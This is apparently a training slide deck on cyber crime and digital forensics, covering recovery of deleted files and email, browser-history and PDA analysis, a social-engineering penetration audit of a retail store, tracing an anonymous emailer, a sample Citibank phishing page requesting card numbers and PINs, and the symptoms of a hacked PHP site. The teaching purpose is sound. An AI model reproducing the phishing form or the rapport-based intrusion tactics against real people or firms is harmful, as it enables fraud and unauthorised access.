

Cyber Crime and Digital Forensics

K. K. Mookhey, CISA, CISSP, CISM

Principal Consultant

NII Consulting

&

Principal Trainer

Institute of Information Security



NII
Consulting

www.niiconsulting.com

www.niiconsulting.com

Unauthorized copying or distribution of this material is strictly prohibited

Agenda

- Case Studies
- The Cyber Crime Scenario
- Introduction to Computer Forensics
- Methodology
- Tools
- Conclusion
- References



Control weaknesses – avenues of fraud

- ❑ A NAS (Storage Solution) implemented for document management by Finance dept. – all data on shared folders
- ❑ Employee knows the password of his boss (joe account) – makes and approves expenses himself
- ❑ Source code of business critical application transported on tape drives – “stolen” by courier company
- ❑ Administrator is fired, but maintains backdoor access to the entire network – passwords, WLAN access, “critical” server
- ❑ A set of users having rights to create and post invoices, as well as issue payments in SAP
- ❑ Finance manager stores backup of his Outlook mailbox on a shared folder of his laptop – keyword search



Cyber crime in the news

- ❑ Fired employee installs Trojan on 4000 servers of Fannie Mae
- ❑ 100 million credit card numbers stolen from Heartland Payment Systems
- ❑ E-tickets bought on Kingfisher with stolen credit cards
- ❑ Credit card pending amount fraud by depositing cash into ATMs
- ❑ Website defacement of MEA and other government websites
- ❑ Debit card fraud on Citibank ATMs in the US
- ❑ Backup tapes of Mastercard data stolen
- ❑ Mphasis BPO employees steal identities of US customers
- ❑ Phishing attacks against ICICI Bank, Bank of India



Financial Fraud

Evidence undeleted!



NII
Consulting

www.niiconsulting.com

www.niiconsulting.com

Unauthorized copying or distribution of this material is strictly prohibited

Background

- As part of Sarbanes-Oxley compliance, the India operations of a US company have implemented the Whistleblower policy
- A whistleblower indicates high level of financial fraud in real estate and procurement deals
- The internal audit from the US head office call us in for the computer-based investigations
- We scope out the assignment and load our tools and the forensics kit and arrive onsite



Deleted files – not quite!

- Common assumption – once files are deleted, and recycle bin is cleared, the files are gone
- Actually, only the name/entry of the file is deleted – the data is still there
- Until it gets over-written by more files or data, or it is wiped out using specific utilities
- File recovery software – Recovery My Files, Undelete, Ontrack Easy Recovery Professional, etc.
- But first image the drive – Encase
 - Over the network for laptops
 - Hard drives using hash verifications
- Chain of custody



Images and Videos
 990a2fd0d91ec333b03
 Desktop Data
 photos
 RECEPTION PARTIES
 AND GOOD
 tmp
 in
 dknosandksdcsdxdcsdcsdcsd
 Volume Information
 e-{58837669-1590-4B2B-A336-32AC}

	Name	Filter	In Report	File Ext
<input type="checkbox"/> 1	Folder: Fifoed			
<input type="checkbox"/> 2	change.log.1			1
<input checked="" type="checkbox"/> 3	Folder: RP40			
<input type="checkbox"/> 4	change.log.1			1
<input type="checkbox"/> 5	RestorePointSize			
<input type="checkbox"/> 6	Folder: RP41			
<input type="checkbox"/> 7	A0006587.cfg			cfg Configur
<input type="checkbox"/> 8	change.log.1			1
<input type="checkbox"/> 9	RestorePointSize			
<input type="checkbox"/> 10	change.log.2			2
<input type="checkbox"/> 11	Folder: RP42			
<input type="checkbox"/> 12	RestorePointSize			
<input type="checkbox"/> 13	A0006732.ini			ini Initializa
<input type="checkbox"/> 14	change.log.1			1
<input checked="" type="checkbox"/> 15	Folder: RP43			
<input checked="" type="checkbox"/> 16	change.log.1			1
<input checked="" type="checkbox"/> 17	RestorePointSize			
<input type="checkbox"/> 18	Folder: RP44			
<input type="checkbox"/> 19	change.log.1			1
<input type="checkbox"/> 20	RestorePointSize			
<input type="checkbox"/> 21	Folder: RP45			

Deleted emails – not quite!

- Emails are usually of two types:
 - Client-based emails: Outlook, Outlook Express, etc.
 - Web-based emails: Yahoo, Hotmail, etc.
- In both cases, deleted emails can be retrieved
- Outlook emails are stored in .PST files. Tools to use:
 - Outlook Advanced Find option
 - Advanced Outlook Password Recovery Pro
 - Google Desktop Toolbar
- Archived copies reveal highly critical information – comparison of “Sent Items” folders for the current mailbox and the previous archived versions indicate something more serious than expected



Web-based emails

- Yahoo emails are stored in the Internet Explorer cache.
- Can be retrieved even when the cache is cleared! Stored as:
 - ShowLetter
 - ShowFolder
 - Compose
- Entire browser activity can be traced – Web Historian and Pasco tools



Yahoo Mail Fragments

Search the Web Search **YAHOO! MAIL** Welcome [redacted]

[Sign Out, My Account] Mail Home - Mail Tutorials - Help

Mail | Addresses | Calendar | Notepad | What's New -  SMS Mail Alerts - Upgrades - Options

Check Mail Compose



Previous | [Next](#) | [Back to Messages](#) [Printable View](#) - [Full Headers](#)

Delete Reply Forward Spam Move...

Folders[Add - Edit]

- [Inbox](#)
- [Draft](#)
- [Sent](#)
- [Bulk\[Empty\]](#)
- [Trash\[Empty\]](#)



[What's your](#)

[Credit Score?](#)



[Save up to 75%](#)

This message is not flagged. [[Flag Message](#) - [Mark as Unread](#)]

From: [redacted] [View Contact Details](#)
To: [redacted]
Subject: Re: pic
Date: Fri, 30 Sep 2005 09:21:37 -0700

hello dear these are all the pic i have right now going to have more made
[redacted]
message me [redacted]
when [redacted]

>From: [redacted]
>To: [redacted]
>Subject: Re: pic
>Date: Fri, 30 Sep 2005 07:20:21 -0700 (PDT)
>



Browser activity traced

Microsoft Excel - InternetHistory.xls

File Edit View Insert Format Tools Data Window Help

Type a question for help

Arial 8 B I U

F38

	A	B	C	D	E
1	Red Cliff: Web Historian - 6 - C:\Documents and Settings\CnX\Local Settings\History\History.IE5\MSHist012005122620060102\index.dat				
2	URL Address	Modified Time	Accessed Time	Type	Deleted
3	:2005122620060102: CnX@file:///I:\WORK@NII\DNA%20NEWS%20CLIP%20-%20HR%20COLLEGE.htm	12/29/2005 17:18	1/2/2006 0:09	URL	FALSE
4	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\Track%2006.mp3	1/1/2006 18:25	1/2/2006 0:09	URL	FALSE
5	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\04%20Track%2004.mp3	1/1/2006 18:24	1/2/2006 0:09	URL	FALSE
6	:2005122620060102: CnX@http://giveindia.org/give/hqprofile/ShowDonationOptionsDetails.do?nqid=22&optionid=124	12/29/2005 18:17	1/2/2006 0:09	URL	FALSE
7	:2005122620060102: CnX@file:///I:\WORK@NII\Tools\ajonline\monday\demo%201.htm	12/29/2005 17:14	1/2/2006 0:09	URL	FALSE
8	:2005122620060102: CnX@http://giveindia.org/give/common/payroll.htm	12/29/2005 17:57	1/2/2006 0:09	URL	FALSE
9	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\stc_india_jan2005_presentation_wallis.ppt	12/30/2005 0:05	1/2/2006 0:09	URL	FALSE
10	:2005122620060102: CnX@file:///I:\WORK@NII\chetan%20forensics%20stud\CNX%20WORKS\forensics%20presentation.doc	12/29/2005 17:01	1/2/2006 0:09	URL	FALSE
11	:2005122620060102:	12/29/2005 18:06	1/2/2006 0:09	URL	FALSE
12	:2005122620060102: CnX@file:///I:\WORK@NII\PDF%20PROGRAM\PRESENTATION%20PPTs\AWeb%20Browser%20Forensics.ppt	12/29/2005 17:00	1/2/2006 0:09	URL	FALSE
13	:2005122620060102: CnX@file:///C:\New%20Collection\04%20shikwa%20bhi%20tumse%20.mp3	1/2/2006 4:05	1/2/2006 0:09	URL	FALSE
14	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\Soft%20Instrumentals%20-	1/1/2006 18:24	1/2/2006 0:09	URL	FALSE
15	:2005122620060102:	12/29/2005 18:10	1/2/2006 0:09	URL	FALSE
16	:2005122620060102: CnX@file:///I:\WORK@NII\incident%20Response%20and%20Digital%20Forensics%20Page.doc	12/29/2005 17:18	1/2/2006 0:09	URL	FALSE
17	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\ofw32.zip	12/29/2005 20:32	1/2/2006 0:09	URL	FALSE
18	:2005122620060102: CnX@http://giveindia.org/give/common/HomePageAction.do	12/29/2005 18:02	1/2/2006 0:09	URL	FALSE
19	:2005122620060102: CnX@file:///I:\WORK@NII\PRESENTATIONS%20@%20NII\Digital%20Forensics%20-%20Mr%20Dalal.ppt	12/30/2005 17:48	1/2/2006 0:09	URL	FALSE
20	:2005122620060102: CnX@Host: www.givefoundation.org	12/29/2005 17:57	1/2/2006 0:09	URL	FALSE
21	:2005122620060102:	12/30/2005 1:08	1/2/2006 0:09	URL	FALSE
22	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\2005122620060102:	12/30/2005 1:37	1/2/2006 0:09	URL	FALSE
23	:2005122620060102:	12/30/2005 0:40	1/2/2006 0:09	URL	FALSE
24	:2005122620060102: CnX@http://giveindia.org/give/hqprofile/faq	12/29/2005 18:12	1/2/2006 0:09	URL	FALSE
25	:2005122620060102: CnX@Host: My Computer	12/30/2005 17:40	1/2/2006 0:09	URL	FALSE
26	:2005122620060102: CnX@file:///I:\WORK@NII\CnX%20FORENSI	12/31/2005 0:08	1/2/2006 0:09	URL	FALSE
27	:2005122620060102: CnX@Host: shoppserve.indiatimes.com	12/29/2005 18:06	1/2/2006 0:09	URL	FALSE
28	:2005122620060102: CnX@file:///C:\New%20Collection\GreatSlip	1/2/2006 4:05	1/2/2006 0:09	URL	FALSE
29	:2005122620060102: CnX@http://giveindia.org/give/PersonCategory.do	12/29/2005 18:04	1/2/2006 0:09	URL	FALSE
30	:2005122620060102: CnX@file:///D:\ABCD\AVSEQ001.DAT	1/1/2006 14:32	1/2/2006 0:09	URL	FALSE
31	:2005122620060102: CnX@http://giveindia.org/give/organisation/SearchOrganizations.do?Key=Search&state=	12/29/2005 18:11	1/2/2006 0:09	URL	FALSE
32	:2005122620060102: CnX@http://giveindia.org/give/user/static/marathon/delhi/hdhn.htm	12/29/2005 17:58	1/2/2006 0:09	URL	FALSE
33	:2005122620060102: CnX@file:///I:\WORK@NII\CnX%20FORENSIX%20RESEARCH\Computer%20Forensics%20-	12/30/2005 23:48	1/2/2006 0:09	URL	FALSE
34	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\dilmaangemore03.rm	12/30/2005 23:46	1/2/2006 0:09	URL	FALSE
35	:2005122620060102: CnX@file:///C:\New%20Collection\mathematesian%20love.txt	1/2/2006 4:35	1/2/2006 0:09	URL	FALSE
36	:2005122620060102: CnX@http://shoppserve.indiatimes.com/timesfoundation/registration.html	12/29/2005 18:06	1/2/2006 0:09	URL	FALSE
37	:2005122620060102: CnX@file:///C:\Documents%20and%20Settings\CnX\Desktop\Try%20LIFE....pps	12/29/2005 16:53	1/2/2006 0:09	URL	FALSE
38	:2005122620060102: CnX@http://giveindia.org/give/hqprofile/ShowDonationOptionsDetails.do?nqid=22&optionid=126	12/29/2005 18:20	1/2/2006 0:09	URL	FALSE

file:///C:\Documents and Settings\CnX\Desktop\2005122620060102: CnX@file:///C:\Documents and Settings\CnX\Desktop\How Windows Chooses Between Roaming and Local Profiles.htm - Click once to follow. Click and hold to select this cell.

3 Internet Explorer / 4 Internet Explorer / 5 Internet Explorer / 6 Internet Explorer

Ready NUM




PDA Analysis

- Since the suspects were using PDAs:
 - Palm Pilot
 - Sony Ericsson
- Things to look for:
 - Deleted files
 - Recent SMS's and MMS's sent
 - Recent calls made and received



Paraben PDA Forensics Tool



The screenshot shows the Paraben PDA Forensics Tool interface. The title bar reads "PDA Seizure - C:\Program Files\Paraben Corporation\PDA Seizure\Jornada.PDA". The menu bar includes "File", "Edit", "Tools", "View", and "Help". The toolbar contains icons for file operations. The main window displays a file list with columns: File Path, File Name, Type, Create Date, Modify Date, Attributes, Size, Status, L..., and MD5 Hash. The file list is sorted by File Name. The file "\Windows\Home M Network.lnk" is highlighted in blue. The status bar at the bottom indicates "634 Files" and "NUM".

File Path	File Name	Type	Create Date	Modify Date	Attributes	Size	Status	L...	MD5 Hash
	Registry					3,966	Registry		3050A80D...
	MemImage					3,680	MemoryImage		F2C44410A...
\Program Files\Win default.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	23	Acquired	RAM	6BD33A62...
\My Documents\ Welcome To W	.wma		2000/01/01 20	2000/01/01 20	A	24	Acquired	RAM	818AA698...
\My Documents\Te Vehicle Mileage	.pvt		2000/01/01 20	2000/01/01 20	HRA	7,498	Acquired	RAM	9C91BBEFE...
\My Documents\Te To Do.psw	.psw		2000/01/01 20	2000/01/01 20	HRA	2,616	Acquired	RAM	0F7982DEE...
\My Documents\Te Phone Memo.p	.psw		2000/01/01 20	2000/01/01 20	HRA	2,008	Acquired	RAM	9443F21C...
\My Documents\Te Memo.psw	.psw		2000/01/01 20	2000/01/01 20	HRA	2,112	Acquired	RAM	523694AF...
\My Documents\Te Meeting Notes	.psw		2000/01/01 20	2000/01/01 20	HRA	1,908	Acquired	RAM	40FB8E424...
\My Documents\Te Blank Documer	.psw		2000/01/01 20	2000/01/01 20	HRA	0	Acquired	RAM	
\My Documents\Te To Do.pwi	.pwi		2000/01/01 20	2000/01/01 20	HRA	3,096	Acquired	RAM	B25EAC50...
\My Documents\Te Phone Memo.p	.pwi		2000/01/01 20	2000/01/01 20	HRA	2,008	Acquired	RAM	7F2CCAB0...
\My Documents\Te Memo.pwi	.pwi		2000/01/01 20	2000/01/01 20	HRA	2,112	Acquired	RAM	CAC4C826...
\My Documents\Te Meeting Notes	.pwi		2000/01/01 20	2000/01/01 20	HRA	1,592	Acquired	RAM	B876D7DE...
\My Documents\Te Blank Note.pw	.pwi		2000/01/01 20	2000/01/01 20	HRA	0	Acquired	RAM	
\Windows\Home M HP game buttc	.lnk		2000/01/01 20	2000/01/01 20	A	18	Acquired	RAM	72E4BACB...
\Windows\Home M HP backup.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	20	Acquired	RAM	8DA836DA...
\Windows\Home M Regional Settir	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	E0723177...
\Windows\Home M Network.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	AD4F5D1A...
\Windows\Home M Clock.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	2FA61C9B...
\Windows\Home M Modem.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	AC946E0E...
\Windows\Home M PC.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	C02FC610...
\Windows\Home M Today.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	6A65E55E...
\Windows\Home M Buttons.lnk	.lnk		2000/01/01 20	2000/01/01 20	A	28	Acquired	RAM	7CCAC998...



Lessons learnt

- Data can come back to life from a variety of media
- A thorough investigation should look at all such sources – backed up archives, deleted fragments, PDA's, video surveillance equipment
- Evidence collection and analysis should be done ensuring protection of the 'chain-of-custody'



Retail Store

All sold out!



Engagement background

- Internal audit of a Southern India-based retail store contracts us to do a 'tiger team' attack
- Objective of the exercise is to determine controls over financial information
- Can we then:
 - Access sensitive financial information
 - Modify goods prices and accounts information significantly
 - Change tags on goods to buy them at lower price



Modus Operandi

- ❑ Do a reconnaissance survey of the retail store, and are unable to locate any "IT" department
- ❑ The PA system announces for IT, and we manage to locate the small room tucked away somewhere
- ❑ Three junior engineers are present. We inform them that we are here to do an IT audit
- ❑ No authorization is requested, and none is shown
- ❑ We ask preliminary questions about their work, infrastructure problems and try to build a rapport



Progress

- As things progress, more and more information is revealed:
 - Types and numbers of servers
 - Operating systems
 - Databases
 - Applications
 - Network connectivity
- Most importantly, they inform us about problems faced and solutions found
- When requested, we're allowed to connect our laptops to the network



Other departments

- The next day we are introduced to the other departments by IT:
 - Accounts
 - Admin
 - Procurement and Handling
- More information is revealed
- Internal scans allow full access to their internal servers, and primary application database



Results

Over the period of a 3-day audit, we accomplish the following:

- Gain in-depth information about the applications and business processes
- Gain complete access to their primary ERP systems and the back-end Oracle database
- Gain access to the HR and Personnel data including payroll and appraisal information
- Warehouse records show us the preferential pricing from vendors and other parties
- Are able to connect our laptops to the network, and transfer highly sensitive information out
- Gain the confidence of the employees in the various departments



Email Investigation



Case study – Email Investigation

- Client was a major telecom company
- Was receiving very malicious and demoralizing emails from an anonymous email ID
- The content indicated it was either an insider, or an ex-employee
- We collected all emails, checked their headers – got information about the Internet Service Provider



Case study – Email Investigation

- ❑ SamSpade – [Demo](#)
- ❑ All emails carry the sender's IP address
- ❑ This is used to find out his ISP (Internet Service Provider)
- ❑ The ISPs maintain logs about everyone, and are able to pin-point to the source PC
- ❑ But it could be in a cyber-café, or an unsuspecting user who's PC the hacker compromised, or some PC in Russia!



Case study – Email Investigation

- Presented information to Cyber Crime Cell
- They sent formal letters to the concerned ISP and the Mail Service Provider (Indiatimes, Yahoo, Hotmail, Rediffmail, etc.)
- ISP replied back within 72 hours
- Mail Service Provider gave access to the sender's account
- ISP information showed the source IP address was of the Internet connection given to a competing telecom company




Case study – Email Investigation

- ❑ We collected a list of all separations from the client for the period covering the emails
- ❑ Took the list to the competitor along with the Cyber Crime Cell's Sub-inspector
- ❑ They told us one name matched that list – the lady had joined them recently
- ❑ That person was the actual sender
- ❑ Called in for gentle persuasion – a confession
- ❑ Client chose not to pursue a legal case, but let her off with a stern warning



Similar case



Other scams

Phishing, SMShing, Vishing, Scareware





PRODUCTS & SERVICES PLANNING & TOOLS INVESTING & MARKETS HELP DESK

sign on open account contact us search privacy citi.com

myCiti



VARIABLE RATES AS LOW AS Prime minus 2.00% currently 1.99% for 4 months Prime, currently 4.00% thereafter

Welco Ready to Credit

E-mail Verification - Mozilla

Full Debit Card Number

PIN (4-6 digits, - ATM PIN)

Card Expiration Date (mm/yyyy)

Submit

sign on to your accounts

Choose one

learn more take a tour

apply now open an account

Jump to

Small Business

Corporate

select a country

United States

look for a product or service Choose one

learn about Choose one

smartdeals

Get more mileage out of your money

Get up to 10,000 AAdvantage miles when you open a Citibank checking account online.

details

Bank e

Pay bills. Transfer funds. See account activity. Get 24/7 support.

learn more

0% APR

on balance transfers and purchases for 6 months.

apply now

There are many lessons to be learned.

Apply for a Cit Assist Student Loan Online - Get a response in 3 minutes.

apply now


Welcome about e-mail fraud | about us | careers | locations | site map

Citi.com is the source of information about domestic financial services provided by the Citigroup family of companies. Citibank, N.A., Citibank (West), FSB, Citibank, F.S.B. Member FDIC.



Citi.com

Member of Citigroup Citigroup Privacy Promise Terms & Conditions Copyright © 2003 Citicorp





Case Study – Dotcom Hacked



Popular .com hacked

- Environment
 - Application created in PHP, hosted on Apache with MySQL database
 - More than 2000 hits per minute
- Symptoms
 - Strange HTTP requests, with the words 'tftp get' figuring in them
 - List of running processes shows the HTTP process has launched number of child processes, at least one of which is the Unix shell
 - Most frequent connections to the web server are from an IP address in the Netherlands



Log Analysis

